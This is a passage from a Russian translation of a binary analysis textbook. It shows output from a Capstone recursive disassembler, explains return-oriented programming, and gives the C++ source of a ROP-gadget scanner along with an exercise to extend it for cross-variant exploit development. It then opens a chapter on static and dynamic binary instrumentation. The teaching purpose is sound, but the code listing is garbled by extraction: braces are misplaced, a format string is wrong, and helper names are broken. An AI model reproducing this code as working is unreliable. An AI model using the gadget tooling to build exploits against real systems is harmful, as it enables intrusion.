У функции `cs_disasm_iter` есть несколько преимуществ перед `cs_disasm`. Главная причина ее использования – итеративное поведение, позволяющее инспектировать каждую команду сразу после ее дизассемблирования и тем самым видеть поток управления и рекурсивно следовать за ним. Кроме того, `cs_disasm_iter` быстрее и потребляет меньше памяти, чем `cs_disasm`, т. к. она не требует заранее выделять большой буфер для хранения всех дизассемблированных команд.

## Разбор команд управления потоком

Как мы видели, в цикле дизассемблирования используется несколько вспомогательных функций, которые определяют, имеем ли мы команду управления потоком, и если да, то каков ее целевой адрес. Например, функция `is_cs_cflow_ins` (вызываемая в точке ⑦) смотрит, передана ли ей какая-то команда управления потоком (условного или безусловного). Для этого она обращается к детальной информации, предоставленной Capstone. В частности, структура `ins->detail` содержит массив «групп», которым принадлежит команда (`ins->detail->groups`). Имея эту информацию, мы легко можем принимать решения на основе групп команды. Например, можно сказать, что это команда перехода, не сравнивая явно поле `ins->id` с кодами всех возможных команд перехода: `jmp`, `ja`, `je`, `jnz` и т. д. Функция `is_cs_cflow_ins` проверяет, является ли команда переходом, вызовом, возвратом или возвратом из прерывания (сама проверка производится в другой вспомогательной функции, `is_cs_cflow_group`). Команда, относящаяся к одному из этих четырех типов, считается командой управления потоком.

Если дизассемблированная команда оказывается командой управления потоком, то хотелось бы по возможности получить ее конечный адрес и поместить его в очередь, если раньше он не встречался, чтобы впоследствии начать дизассемблирование с этого адреса. Код опре-

деления конечных адресов находится во вспомогательной функции `get_cs_insn_immediate_target`. В нашем примере эта функция вызывается в точке 8. Как следует из названия, функция умеет определять только «непосредственные» конечные адреса, т. е. зашитые в код команды управления потоком. Иными словами, она не пытается решать косвенные вызовы, что в любом случае трудно сделать статически (см. главу 6).


Выделение конечных адресов – первый пример архитектурно-зависимой обработки команд в этой программе. Для этого необходимо исследовать операнды команды, а поскольку в каждой архитектуре имеются свои типы операндов, разобрать их единообразно не получится. В данном случае мы работаем с кодом для x86, поэтому необходим доступ к соответствующему массиву операндов, предоставляемому Capstone в составе детальной информации (`ins->detail->x86.operands`). Этот массив содержит операнды, представленные структурой `cs_x86_op`, которая включает анонимное объединение `union` всех возможных типов операндов: регистровый (`reg`), непосредственный (`imm`), с плавающей точкой (`fp`) или хранимый в памяти (`mem`). Какое из этих полей в действительности установлено, зависит от типа операнда, а тип определяется полем `type` структуры `cs_x86_op`. Наш дизассемблер разбирает только непосредственные конечные адреса в командах управления потоком, поэтому проверяет операнды типа `X86_OP_IMM` и для них возвращает непосредственное значение адреса. Если код по этому адресу еще не был дизассемблирован, то `disasm` добавляет его в конец очереди.

Наконец, встретив команду `hlt` или команду безусловного управления потоком, `disasm` прекращает дизассемблирование, потому что за ней могут оказаться байты, не являющиеся кодом. Для определения такого типа команды вызывается еще одна вспомогательная функция, `is_cs_unconditional_flow_ins` 9. Она просто сравнивает поле `ins->id` со всеми командами такого типа, поскольку их немного. Проверка на команду `hlt` производится отдельно в точке 10. После выхода из цикла дизассемблирования функция `disasm` очищает буфер команд и закрывает описатель Capstone.

## Выполнение рекурсивного дизассемблера

Только что рассмотренный алгоритм рекурсивного дизассемблирования лежит в основе многих специальных инструментов дизассемблирования, а также полнофункциональных продуктов типа Норрег или IDA Pro. Конечно, по сравнению с нашим примером они содержат гораздо больше эвристик для определения точек входа в функции и установления других полезных свойств кода, даже в отсутствие символов функций. Попробуйте откомпилировать и выполнить наш дизассемблер! Лучше всего он работает для двоичных файлов с незащищенной символической информацией. Распечатка призвана помочь вам проследить, что делает процесс рекурсивного дизассемблирования. Например, в листинге 8.10 приведен фрагмент результата

для обфусцированного двоичного файла с перекрывающимися прос-  
тыми блоками, который был показан в начале этой главы.



*Листинг 8.10. Результат работы рекурсивного дизассемблера*

```
$ ./basic_capstone_recursive overlapping_bb
entry point: 0x400500
function symbol: 0x400530
function symbol: 0x400570
function symbol: 0x4005b0
function symbol: 0x4005d0
function symbol: 0x4006f0
function symbol: 0x400680
function symbol: 0x400500
function symbol: 0x40061d
function symbol: 0x4005f6
0x400500: 31 ed          xor    ebp, ebp
0x400502: 49 89 d1        mov    r9, rdx
0x400505: 5e             pop    rsi
0x400506: 48 89 e2        mov    rdx, rsp
0x400509: 48 83 e4 f0     and    rsp, 0xfffffffffffffff0
0x40050d: 50             push   rax
0x40050e: 54             push   rsp
0x40050f: 49 c7 c0 f0 06 40 00 mov    r8, 0x4006f0
0x400516: 48 c7 c1 80 06 40 00 mov    rcx, 0x400680
0x40051d: 48 c7 c7 1d 06 40 00 mov    rdi, 0x40061d
0x400524: e8 87 ff ff f   call   0x4004b0
0x400529: f4             hlt
-----
0x400530: b8 57 10 60 00 mov    eax, 0x601057
0x400535: 55             push   rbp
0x400536: 48 2d 50 10 60 00 sub    rax, 0x601050
0x40053c: 48 83 f8 0e     cmp    rax, 0xe
0x400540: 48 89 e5        mov    rbp, rsp
0x400543: 76 1b          jbe    0x400560
    -> ❶ new target: 0x400560
0x400545: b8 00 00 00 00 mov    eax, 0
0x40054a: 48 85 c0        test   rax, rax
0x40054d: 74 11          je     0x400560
    -> new target: 0x400560
0x40054f: 5d             pop    rbp
0x400550: bf 50 10 60 00 mov    edi, 0x601050
0x400555: ff e0          jmp    rax
-----
...
0x4005f6: 55             push   rbp
0x4005f7: 48 89 e5        mov    rbp, rsp
0x4005fa: 89 7d ec        mov    dword ptr [rbp - 0x14], edi
0x4005fd: c7 45 fc 00 00 00 00 mov    dword ptr [rbp - 4], 0
0x400604: 8b 45 ec        mov    eax, dword ptr [rbp - 0x14]
0x400607: 83 f8 00        cmp    eax, 0
0x40060a: 0f 85 02 00 00 00 jne    0x400612
```

```

-> new target: 0x400612
❷ 0x400610: 83 f0 04      xor    eax, 4
0x400613: 04 90      add    al, 0x90
0x400615: 89 45 fc    mov    dword ptr [rbp - 4], eax
0x400618: 8b 45 fc    mov    eax, dword ptr [rbp - 4]
0x40061b: 5d      pop    rbp
0x40061c: c3      ret
-----
...
❸ 0x400612: 04 04      add    al, 4
0x400614: 90      nop
0x400615: 89 45 fc    mov    dword ptr [rbp - 4], eax
0x400618: 8b 45 fc    mov    eax, dword ptr [rbp - 4]
0x40061b: 5d      pop    rbp
0x40061c: c3      ret
-----

```



Как видно из листинга 8.10, дизассемблер начинает с того, что помещает в очередь точки входа: сначала главную точку входа в двоичный файл, затем все известные символы функций. Затем он дизассемблирует столько кода, сколько можно, начиная с каждого адреса в очереди (строкой дефисов обозначены точки, в которых дизассемблер решает остановиться и продолжить со следующего адреса в очереди). Попутно дизассемблер находит новые, ранее не известные адреса и помещает их в очередь. Например, при обработке команды `jbe` по адресу `0x400543` определяется новый конечный адрес `0x400560` ❶. Дизассемблер успешно находит оба перекрывающихся блока в обфусцированном файле: по адресу `0x400610` ❷ и по адресу `0x400612` ❸.

## 8.3 Реализация сканера ROP-гаджетов

Все примеры, которые мы видели до сих пор, – написанные «на коленке» реализации хорошо известных методов дизассемблирования. Но Capstone позволяет гораздо больше! В этом разделе мы познакомимся со специализированным инструментом, потребности которого не покрываются стандартным линейным или рекурсивным дизассемблированием. Речь идет об инструменте, незаменимом для написания современных эксплойтов: сканере, который ищет гаджеты, пригодные для ROP-эксплойтов. Но сначала объясним, что все это значит.

### 8.3.1 Введение в возвратно-ориентированное программирование

Чуть ли не в любом введении в написание эксплойтов упоминается классическая статья Aleph One «Smashing the Stack for Fun and Profit», в которой объясняются основы эксплуатации переполнения стека. В 1996 году, когда была опубликована эта статья, эксплуатация была довольно прямолинейным занятием: найти уязвимость, загрузить вредоносный шелл-код в буфер (обычно размещенный в стеке) при-

ложения-жертвы и воспользоваться уязвимостью, чтобы передать управление шелл-коду.

С тех пор много чего произошло в области безопасности, и написать эксплойт стало куда труднее. Одна из самых распространенных мер защиты от классических эксплойтов такого рода – предотвращение выполнения данных (data execution prevention – DEP), известное также под названиями W $\oplus$ X или NX. Эта технология, появившаяся в Windows XP в 2004 году, предотвращает внедрение шелл-кода прямолинейным образом. DEP гарантирует, что никакая область памяти не является одновременно допускающей запись и выполнение. Так что если противник сумел внедрить шелл-код в буфер, он не сможет его выполнить.

К сожалению, очень скоро хакеры научились обходить DEP. Были придуманы новые меры защиты от внедрения шелл-кода, но и они не смогли помешать хакерам использовать уязвимость, чтобы перенаправить поток управления на код, *уже существующий* в эксплуатируемых двоичных файлах или библиотеках. Эта слабость сначала нашла применение в классе атак типа «возврат в libc» (ret2libc), когда поток управления перенаправлялся функциям в широко распространенной библиотеке libc, например `execve`, которую можно было использовать для запуска нового процесса по усмотрению атакующего.

В 2007 году появился обобщенный вариант ret2libc, известный под названием *возвратно-ориентированное программирование* (return-oriented programming – ROP). Вместо того чтобы ограничиваться уже имеющимися функциями, ROP позволяет атакующему реализовать произвольную вредоносную функциональность, соединяя в цепочку существующие участки кода в памяти программы-жертвы. Эти короткие последовательности команд в ROP называются *гаджетами*.

Каждый гаджет заканчивается командой возврата и выполняет простую операцию, например сложение или логическое сравнение<sup>1</sup>. Тщательно подбирая гаджеты с точно определенной семантикой, противник может создать так называемый специальный набор команд для реализации произвольной функциональности, называемой ROP-программой, не внедряя вообще никакого нового кода. Гаджеты могут состоять из обычных команд программы-жертвы, но могут быть и не выровненными последовательностями команд такого вида, как в примере обфусцированного кода в листингах 8.1 и 8.2.

ROP-программа состоит из *серии* адресов гаджетов, организованной в стеке таким образом, что команда возврата, заканчивающая один гаджет, передает управление следующему гаджету в цепочке. Чтобы запустить ROP-программу, нужно выполнить начальную команду возврата (например, активировав ее с помощью эксплойта), которая перейдет по адресу первого гаджета. На рис. 8.1 показан пример ROP-цепочки.

<sup>1</sup> В современных воплощениях ROP эксплуатируются не только команды возврата, но и косвенные переходы и вызовы. Но мы будем рассматривать лишь традиционные ROP-гаджеты.






Рис. 8.1. Пример ROP-цепочки. Гаджет  $g_1$  загружает константу в регистр `eax`, который затем складывается с `esi` гаджетом  $g_2$ .

Как видим, указатель стека (регистр `esp`) первоначально указывает на адрес первого гаджета  $g_1$  в цепочке. Первая команда возврата извлекает этот адрес из стека и передает ему управление, что приводит к выполнению  $g_1$ . Гаджет  $g_1$  выполняет команду `pop`, которая загружает помещенную в стек константу в регистр `eax` и увеличивает `esp`, так чтобы он указывал на гаджет  $g_2$ . Затем команда `ret`  $g_1$  передает управление на  $g_2$ , который прибавляет константу, находящуюся в `eax`, к регистру `esi`. После этого гаджет  $g_2$  возвращается на гаджет  $g_3$  и т. д., пока не будут выполнены все гаджеты  $g_1, \dots, g_n$ .

Как вы уже поняли, чтобы создать ROP-эксплойт, противник должен сначала набрать подходящий набор ROP-гаджетов. В следующем разделе мы напишем инструмент, который ищет в двоичном файле пригодные для использования гаджеты и печатает их сводку, чтобы помочь в создании ROP-эксплоитов.

### 8.3.2 Поиск ROP-гаджетов

В следующем листинге показан код программы поиска ROP-гаджетов. Она выводит список гаджетов, найденных в заданном двоичном файле. Путем комбинирования гаджетов из этого списка можно построить эксплойт. Как уже было сказано, нас интересуют гаджеты, заканчивающиеся командой возврата. Но они могут быть как выровнены, так и не выровнены с обычным потоком команд в файле. Пригодные к использованию гаджеты должны иметь четкую и простую семантику, поэтому длина каждого гаджета не должна быть слишком велика. Мы введем (произвольное) ограничение – не больше пяти команд.

Для поиска выровненных и невыровненных гаджетов можно, например, дизассемблировать файл с каждого возможного начального байта и посмотреть, для каких байтов получается полезный гаджет. Но можно поступить более эффективно: сначала найти в файле места всех команд возврата (выровненных или невыровненных), а затем идти от них назад, строя по пути гаджеты возрастающей длины. Тогда запускать дизассемблирование нужно будет не с каждого возможного адреса, а только с адресов в окрестности команд возврата. Чтобы прояснить, что мы имеем в виду, обратимся к коду в листинге 8.11.

```
#include <stdio.h>
#include <map>
#include <vector>
#include <string>
#include <capstone/capstone.h>
#include "../inc/loader.h"

int find_gadgets(Binary *bin);
int find_gadgets_at_root(Section *text, uint64_t root,
                        std::map<std::string, std::vector<uint64_t> > *gadgets,
                        csh dis);
bool is_cs_cflow_group(uint8_t g);
bool is_cs_cflow_ins(cs_insn *ins);
bool is_cs_ret_ins(cs_insn *ins);

int
main(int argc, char *argv[])
{
    Binary bin;
    std::string fname;

    if(argc < 2) {
        printf("Usage: %s <binary>\n", argv[0]);
        return 1;
    }

    fname.assign(argv[1]);
    if(load_binary(fname, &bin, Binary::BIN_TYPE_AUTO) < 0) {
        return 1;
    }
    if(find_gadgets(&bin) < 0) {
        return 1;
    }

    unload_binary(&bin);

    return 0;
}

int
find_gadgets(Binary *bin)
{
    csh dis;
    Section *text;
    std::map<std::string, std::vector<uint64_t> > gadgets;

    const uint8_t x86_opc_ret = 0xc3;

    text = bin->get_text_section();
    if(!text) {
        fprintf(stderr, "Nothing to disassemble\n");
        return 0;
    }
}
```

```

        if(cs_open(CS_ARCH_X86, CS_MODE_64, &dis) != CS_ERR_OK) {
            fprintf(stderr, "Failed to open Capstone\n");
            return -1;
        }
        cs_option(dis, CS_OPT_DETAIL, CS_OPT_ON);

        for(size_t i = 0; i < text->size; i++) {
            ❶ if(text->bytes[i] == x86_opc_ret) {
            ❷ if(find_gadgets_at_root(text, text->vma+i, &gadgets, dis) < 0) {
                break;
            }
        }
    }

    ❸ for(auto &kv: gadgets) {
        printf("%s\t[ ", kv.first.c_str());
        for(auto addr: kv.second) {
            printf("0x%xjx ", addr);
        }
        printf("]\n");
    }

    cs_close(&dis);

    return 0;
}

int
find_gadgets_at_root(Section *text, uint64_t root,
    std::map<std::string, std::vector<uint64_t> > *gadgets,
    csh dis)
{
    size_t n, len;
    const uint8_t *pc;
    uint64_t offset, addr;
    std::string gadget_str;
    cs_insn *cs_ins;

    const size_t max_gadget_len = 5; /* instructions */
    const size_t x86_max_ins_bytes = 15;
    const uint64_t root_offset = max_gadget_len*x86_max_ins_bytes;

    cs_ins = cs_malloc(dis);
    if(!cs_ins) {
        fprintf(stderr, "Out of memory\n");
        return -1;
    }

    ❹ for(uint64_t a = root-1;
        a >= root-root_offset && a >= 0;
        a--) {
        addr = a;
        offset = addr - text->vma;
        pc = text->bytes + offset;
        n = text->size - offset;
    }
}

```



```

len    = 0;
gadget_str = "";
❶ while(cs_disasm_iter(dis, &pc, &n, &addr, cs_ins)) {
    if(cs_ins->id == X86_INS_INVALID || cs_ins->size == 0) {
        break;
    }
    ❷ else if(cs_ins->address > root) {
        break;
    }
    ❸ else if(is_cs_cflow_ins(cs_ins) && !is_cs_ret_ins(cs_ins)) {
        break;
    }
    ❹ else if(++len > max_gadget_len) {
        break;
    }
}

❺ gadget_str += std::string(cs_ins->mnemonic)
    + " " + std::string(cs_ins->op_str);

❻ if(cs_ins->address == root) {
    (*gadgets)[gadget_str].push_back(a);
    break;
}

gadget_str += "; ";
}

cs_free(cs_ins, 1);

return 0;
}

bool
is_cs_cflow_group(uint8_t g)
{
    return (g == CS_GRP_JUMP) || (g == CS_GRP_CALL)
        || (g == CS_GRP_RET) || (g == CS_GRP_IRET);
}

bool
is_cs_cflow_ins(cs_insn *ins)
{
    for(size_t i = 0; i < ins->detail->groups_count; i++) {
        if(is_cs_cflow_group(ins->detail->groups[i])) {
            return true;
        }
    }

    return false;
}

bool
is_cs_ret_ins(cs_insn *ins)
{
    switch(ins->id) {
        case X86_INS_RET:
            return true;
    }
}

```



```
default:
    return false;
}
}
```



В программе в листинге 8.11 нет никаких новых концепций Capstone. Функция `main` такая же, как в линейном и рекурсивном дизассемблерах, и вспомогательные функции (`is_cs_cflow_group`, `is_cs_cflow_ins` и `is_cs_get_ins`) похожи на те, что мы видели раньше. Применяется та же функция дизассемблирования Capstone, `cs_disasm_iter`, что и в примере выше. А интересно здесь то, что программа поиска гаджетов использует Capstone для анализа файла так, как не умеет делать стандартный линейный или рекурсивный дизассемблер. Вся функциональность поиска гаджетов сосредоточена в функциях `find_gadgets` и `find_gadgets_at_root`, поэтому на них мы и остановимся.

## Поиск корней и отображение гаджетов

Функция `find_gadgets` вызывается из `main`, ее начало нам уже знакомо. Сначала загружается секция `.text` и устанавливается режим детального дизассемблирования Capstone. После инициализации `find_gadgets` входит в цикл перебора байтов в `.text` и ищет значение `0xc3`, код операции команды x86 `ret` ①<sup>1</sup>. Концептуально каждая такая команда – потенциальный «корень» одного или нескольких гаджетов, которые можно искать, двигаясь от корня в обратном направлении. Можно считать, что все гаджеты, заканчивающиеся некоторой командой `ret`, образуют дерево с корнем в этой команде. Для поиска всех гаджетов, связанных с конкретным корнем, служит функция `find_gadgets_at_root` (вызываемая в точке ②), которую мы обсудим чуть ниже.

Все гаджеты добавляются в структуру данных C++ `map`, которая отображает каждый уникальный гаджет (представленный строкой `string`) на множество адресов, в которых этот гаджет можно найти. Само добавление производится в функции `find_gadgets_at_root`. Завершив поиск гаджетов, `find_gadgets` печатает все построенное отображение ③, выполняет очистку и возвращает управление.

## Поиск всех гаджетов с данным корнем

Как уже было сказано, функция `find_gadgets_at_root` находит все гаджеты, завершающиеся данной корневой командой. Сначала выделяется память для буфера команды, который понадобится функции `cs_disasm_iter`. Затем функция входит в цикл, где производится поиск в обратном направлении от корня; он начинается с байта, непосредственно предшествующего корневому адресу, и на каждой итерации

<sup>1</sup> Для простоты я игнорирую коды операций `0xc2`, `0xc4` и `0xc5`, соответствующие другим, менее распространенным формам команды возврата.

адрес начала поиска уменьшается, пока не окажется на расстоянии  $15 \times 5$  байт от корня ④. Почему именно  $15 \times 5$ ? Потому что нас интересуют гаджеты не длиннее пяти команд, а в x86 максимальная длина команды равна 15 байтам, так что отдаляться от корня на расстояние больше  $15 \times 5$  не имеет смысла.

Для каждой точки начала поиска программа выполняет линейное дизассемблирование ⑤. В отличие от нашего первого примера линейного дизассемблирования, здесь используется функция `Capstone cs_disasm_iter`. Причина в том, что вместо дизассемблирования всего буфера целиком программа поиска гаджетов должна проверять ряд условий остановки после каждой команды. Прежде всего она прекращает дизассемблирование, встретив недопустимую команду; при этом она отбрасывает гаджет, переходит к следующему адресу поиска и начинает новый проход оттуда.

Проход дизассемблирования прекращается также, если очередная команда начинается дальше корня ⑥. Вы, наверное, недоумеваете, как дизассемблер мог дойти до команды за корнем, не наткнувшись сначала на сам корень? Чтобы понять, как такое может быть, вспомните, что некоторые адреса, с которых начинается дизассемблирование, не выровнены относительно нормального потока команд. Встретив многобайтовую невыровненную команду, дизассемблер может захватить корневую команду, интерпретировав ее как код операции или операнды невыровненной команды, поэтому сам корень в потоке команд так и не появится.

Наконец, дизассемблирование гаджета прекращается, если обнаружены команда управления потоком, отличная от возврата ⑦. Ведь гаджеты проще использовать, если они не содержат никакого управления потоком, кроме возврата<sup>1</sup>. Программа также отбрасывает гаджеты, оказавшиеся длиннее максимального размера ⑧.

Если ни одно из условий остановки не выполнено, то вновь дизассемблированная команда (`cs_ins`) добавляется в строку, содержащую текущий гаджет ⑨. Когда мы дойдем до корневой команды, гаджет считается завершенным и добавляется в отображение `map` ⑩. Рассмотрев все возможные начальные точки в окрестности корня, `find_gadgets_at_root` возвращает управление функции `find_gadgets`, которая переходит к анализу следующей корневой команды, если таковая осталась.

## Выполнение программы поиска гаджетов

Программа поиска гаджетов запускается так же, как инструменты дизассемблирования. В листинге 8.12 показано, что она выводит.

<sup>1</sup> На практике нас могут также интересовать гаджеты, содержащие косвенные вызовы, потому что их можно использовать для вызова библиотечных функций типа `execve`. Хотя дополнить программу, так чтобы она искала и такие гаджеты, нетрудно, я для простоты не стал этого делать.

```
$ ./capstone_gadget_finder /bin/ls | head -n 10
adc byte ptr [r8], r8b; ret [ 0x40b5ac ]
adc byte ptr [rax - 0x77], cl; ret [ 0x40eb10 ]
adc byte ptr [rax], al; ret [ 0x40b5ad ]
adc byte ptr [rbp - 0x14], dh; xor eax, eax; ret [ 0x412f42 ]
adc byte ptr [rcx + 0x39], cl; ret [ 0x40eb8c ]
adc eax, 0x5c415d5b; ret [ 0x4096d7 0x409747 ]
add al, 0x5b; ret [ 0x41254b ]
add al, 0xf3; ret [ 0x404d8b ]
add al, ch; ret [ 0x406697 ]
add bl, dh; ret ; xor eax, eax; ret [ 0x40b4cf ]
```

В каждой строке находится строка гаджета и адреса, по которым этот гаджет найден. Например, по адресу 0x406697 начинается гаджет `add al, ch; ret`, который можно было бы использовать в полезной нагрузке ROP, чтобы сложить регистры `al` и `ch`. Наличие такого списка помогает подобрать подходящие ROP-гаджеты при конструировании полезной нагрузки ROP для эксплойта.

## 8.4 Резюме

Теперь вы знаете, как использовать Capstone при построении собственных специальных дизассемблеров. Все приведенные в этой главе примеры имеются на виртуальной машине, прилагаемой к книге. Эксперименты с ними – хорошая отправная точка, чтобы набить руку в использовании Capstone API. Проверьте свои навыки, выполнив следующие упражнения и задачи!

### Упражнения

#### 1. Обобщение дизассемблера

Все инструменты в этой главе конфигурировали Capstone для дизассемблирования только кода x64. Для этого мы передавали `cs_open` архитектуру `CS_ARCH_X86` и режим `CS_MODE_64`. Обобщите эти инструменты, так чтобы они автоматически выбирали подходящие параметры Capstone для других архитектур, проверяя тип загруженного двоичного файла с помощью полей `arch` и `bits` объекта `Binary`, предоставленного загрузчиком. Чтобы узнать, какие параметры архитектуры и режима нужно передать Capstone, обратитесь к файлу `/usr/include/capstone/capstone.h`, где перечислены все возможные значения.

#### 2. Явное обнаружение перекрывающихся блоков

Хотя наш рекурсивный дизассемблер может справиться с перекрывающимися простыми блоками, он не выводит явных преду-

---

преждений о наличии такого кода. Дополните дизассемблер возможностью информировать пользователя о перекрывающихся блоках.

### 3. Кросс-вариантная программа поиска гаджетов

Двоичный файл, полученный от компилирования программы из исходного кода, может существенно зависеть от таких факторов, как версия и параметры компилятора или целевая архитектура. Кроме того, процесс создания эксплойта затрудняют стратегии рандомизации, которые изменяют распределение регистров или переставляют участки кода. Поэтому автор эксплойта (в частности, на основе ROP) не всегда знает, какой «вариант» программы работает на целевой машине. Например, откомпилирован ли целевой сервер gcc или llvm? Работает ли он на 32- или 64-разрядной машине? Если ваше предположение неверно, то эксплойт, скорее всего, работать не будет.

В этом упражнении ваша цель – модифицировать средство поиска ROP, так чтобы оно принимало два или более двоичных файлов, представляющих разные варианты одной и той же программы. На выходе должен быть напечатан список виртуальных адресов, пригодных для использования гаджетов во *всех* вариантах. Новая программа должна уметь сканировать каждый из поданных на вход файлов в поисках гаджетов, но выводить только те адреса, по которым гаджет есть во всех, а не в некоторых двоичных файлах. Гаджеты для каждого выведенного виртуального адреса должны реализовывать похожие операции. Например, все должны содержать команду `add` или `mov`. Реализация полезного понятия «сходства» – часть задачи. В итоге должна получиться кросс-вариантная программа поиска гаджетов, которую можно использовать для разработки эксплойтов, способных работать сразу в нескольких вариантах одной и той же программы!

Для тестирования программы можете создать несколько вариантов любой программы по своему усмотрению, откомпилировав ее с разными параметрами или разными компиляторами.







# ОСНАЩЕНИЕ ДВОИЧНЫХ ФАЙЛОВ

В главе 7 мы изучали методы модификации и расширения функциональности двоичных программ. Будучи относительно просты в применении, эти методы ограничивают как объем нового кода, который можно вставить в двоичный файл, так и место его вставки. В этой главе мы рассмотрим метод *оснащения двоичного файла* (binary instrumentation), который позволяет вставить практически неограниченный объем кода в любое место файла, чтобы наблюдать или даже модифицировать его поведение.

После краткого обзора оснащения двоичных файлов я расскажу о реализации *статического оснащения* (static binary instrumentation – *SBI*) и *динамического оснащения* (dynamic instrumentation – *DBI*), двух методов с различными свойствами. Наконец, мы научимся создавать собственные инструменты оснащения двоичных файлов с помощью популярной DBI-системы Pin, разработанной компанией Intel.

## 9.1 Что такое оснащение двоичного файла?

Вставка в любую точку существующего двоичного файла нового кода для наблюдения или модификации его поведения тем или иным спо-

собою называется *оснащением*. Точка, в которую добавляется новый код, называется *точкой оснащения*, а сам добавленный код – *кодом оснащения*.

Например, предположим, что требуется узнать, какие функции в двоичном файле вызываются чаще всего, чтобы можно было сосредоточить усилия на оптимизации этих функций. Для решения этой задачи можно оснастить все команды `call`<sup>1</sup>, добавив код оснащения, который регистрирует конечный адрес вызова, чтобы модифицированный таким образом двоичный файл при выполнении выдавал список вызываемых функций.

В этом примере мы только наблюдаем за поведением двоичного файла, но его можно и модифицировать. Например, можно улучшить защиту файла от атак перехватом потока управления, оснастив все косвенные передачи управления (например, `call` `rax` и `get`) кодом, который проверяет, принадлежит ли конечный адрес множеству ожидаемых адресов. Если нет, выполнение аварийно останавливается, и отправляется уведомление<sup>2</sup>.

### 9.1.1 API оснащения двоичных файлов

В общем случае правильно реализовать метод оснащения двоичных файлов, который добавлял бы новый код в произвольное место файла, гораздо труднее, чем простые способы модификации, описанные в главе 7. Напомним, что нельзя просто вставить новый код в имеющуюся секцию кода, потому что при этом существующий код сдвинулся бы в другие адреса, так что все ссылки на него оказались бы недействительными. Практически невозможно найти и исправить все существующие ссылки после перемещения кода, т. к. в двоичном файле нет никакой информации о местоположении этих ссылок и не существует надежных способов отличить адреса ссылок от констант, которые *выглядят* как адреса, но таковыми не являются.

По счастью, имеются общие платформы оснащения двоичных файлов, которые берут на себя все сложности реализации и предлагают сравнительно простые API для создания инструментов оснащения. Эти API обычно позволяют устанавливать обратные вызовы в выбранных вами точках оснащения.

Ниже в этой главе мы увидим два практических примера оснащения двоичного файла с помощью Pin, популярной платформы оснащения. Мы напишем профилировщик, который собирает статистику о выполнении двоичного файла с целью последующей оптимизации. Мы также воспользуемся Pin для реализации автоматического распа-

<sup>1</sup> Для простоты мы игнорируем хвостовые вызовы, когда вместо `call` используется `jmp`.

<sup>2</sup> Этот метод защиты от перехвата потока управления называется *целостностью потока управления* (control-flow integrity – CFI). Существует немало исследований на тему того, как реализовать CFI эффективно и сделать множество ожидаемых конечных адресов максимально точным.

ковщика, предназначенного для деобфускации упакованных двоичных файлов<sup>1</sup>.

Различают два класса платформ оснащения двоичных файлов: статические и динамические. Сначала обсудим различия между ними, затем – как они работают на нижнем уровне.

### 9.1.2 Статическое и динамическое оснащение двоичных файлов

Статическое и динамическое оснащение двоичных файлов по-разному разрешают проблемы, связанные с вставкой и перемещением кода. В SBI применяется метод перезаписи двоичного файла на диске, при котором в него вносятся постоянные изменения. О различных подходах к перезаписи двоичных файлов на платформах SBI мы поговорим в разделе 9.2.

С другой стороны, DBI вообще не модифицирует файлы на диске, а следит за ними во время выполнения и вставляет новые команды «на лету». Этот подход хорош тем, что проблемы перемещения не возникают вовсе. Код оснащения вставляется только в поток команд, а не в секцию двоичного файла в памяти, поэтому никакие ссылки не нарушаются. Но за это приходится расплачиваться большим объемом вычислений и, следовательно, более сильным замедлением работы оснащенного файла по сравнению с SBI.

В табл. 9.1 перечислены достоинства и недостатки SBI и DBI, первые отмечены символом +, а вторые – символом –.

**Таблица 9.1.** Достоинства и недостатки динамического и статического оснащения двоичных файлов

| Динамическое оснащение                                 | Статическое оснащение                                           |
|--------------------------------------------------------|-----------------------------------------------------------------|
| – Относительно медленно (в 4 и более раз)              | + Относительно быстро (от 10 % до 2 раз)                        |
| – Зависит от библиотеки и инструмента DBI              | + Автономный двоичный файл                                      |
| + Прозрачно оснащает библиотеки                        | – Библиотеки должны оснащаться явно                             |
| + Может работать с динамически генерируемым кодом      | – Динамически генерируемый код не поддерживается                |
| + Может динамически присоединяться и отсоединяться     | – Оснащается на протяжении всего выполнения                     |
| + Нет необходимости в дизассемблировании               | – Чувствительно к ошибкам дизассемблирования                    |
| + Прозрачно, не требуется модифицировать двоичный файл | – Чревата ошибками перезаписи двоичного файла                   |
| + Не нужны символы                                     | – Наличие символов желательно для уменьшения вероятности ошибок |

Как видим, из-за необходимости в анализе во время выполнения и затрат на оснащение DBI замедляет работу в четыре и более раз, тогда как SBI – только от 10 % до двух раз. Отметим, что это лишь при-

<sup>1</sup> Упаковка – популярный способ обфускации, я объясню, в чем его суть, ниже в этой главе.

мерные цифры, а фактическое замедление сильно зависит от того, что именно вам нужно, и от качества инструментария. Добавим еще, что двоичные файлы, оснащенные методом DBI, труднее распространять: нужно поставлять не только сам файл, но и платформу и инструментарий DBI, которые содержат код оснащения. С другой стороны, двоичные файлы, оснащенные методом SBI, автономны, поэтому после оснащения их можно распространять как обычно.

Основное преимущество DBI заключается в том, что использовать эту технологию гораздо проще, чем SBI. Поскольку DBI применяется к файлу во время выполнения, она автоматически учитывает все выполняемые команды, будь то части самого файла или используемых им библиотек. С другой стороны, при работе с SBI приходится явно оснащать и распространять все используемые двоичными файлом библиотеки, если только вы не хотите оставить их неоснащенными. Тот факт, что DBI воздействует на поток исполняемых команд, означает также, что поддерживается динамически сгенерированный код, например генерируемый JIT-компилятором или в результате само-модификации; SBI этого не умеет.

Кроме того, DBI-платформы обычно присоединяются к процессам и отсоединяются от них динамически, как отладчики. Это удобно, например, когда требуется наблюдать только за частью выполнения долго работающего процесса. Мы просто присоединяемся к процессу, собираем нужную информацию, а затем отсоединяемся, позволяя процессу работать дальше, как обычно. SBI такого не позволяет – либо выполнение оснащается целиком, либо не оснащается вовсе.

Наконец, технология DBI в гораздо меньшей степени подвержена ошибкам. Чтобы оснастить файл с помощью SBI, его нужно сначала дизассемблировать, а потом внести необходимые изменения. Следовательно, ошибки дизассемблирования могут стать причиной ошибок оснащения и потенциально привести к неверным результатам или вообще нарушить работу программы. У DBI такой проблемы нет, потому что никакого дизассемблирования не требуется; за командами просто ведется наблюдение во время выполнения, поэтому мы гарантированно видим правильный поток команд<sup>1</sup>. Чтобы минимизировать вероятность ошибок дизассемблирования, многие платформы SBI требуют наличия символов, тогда как платформы DBI такого требования не предъявляют<sup>2</sup>.

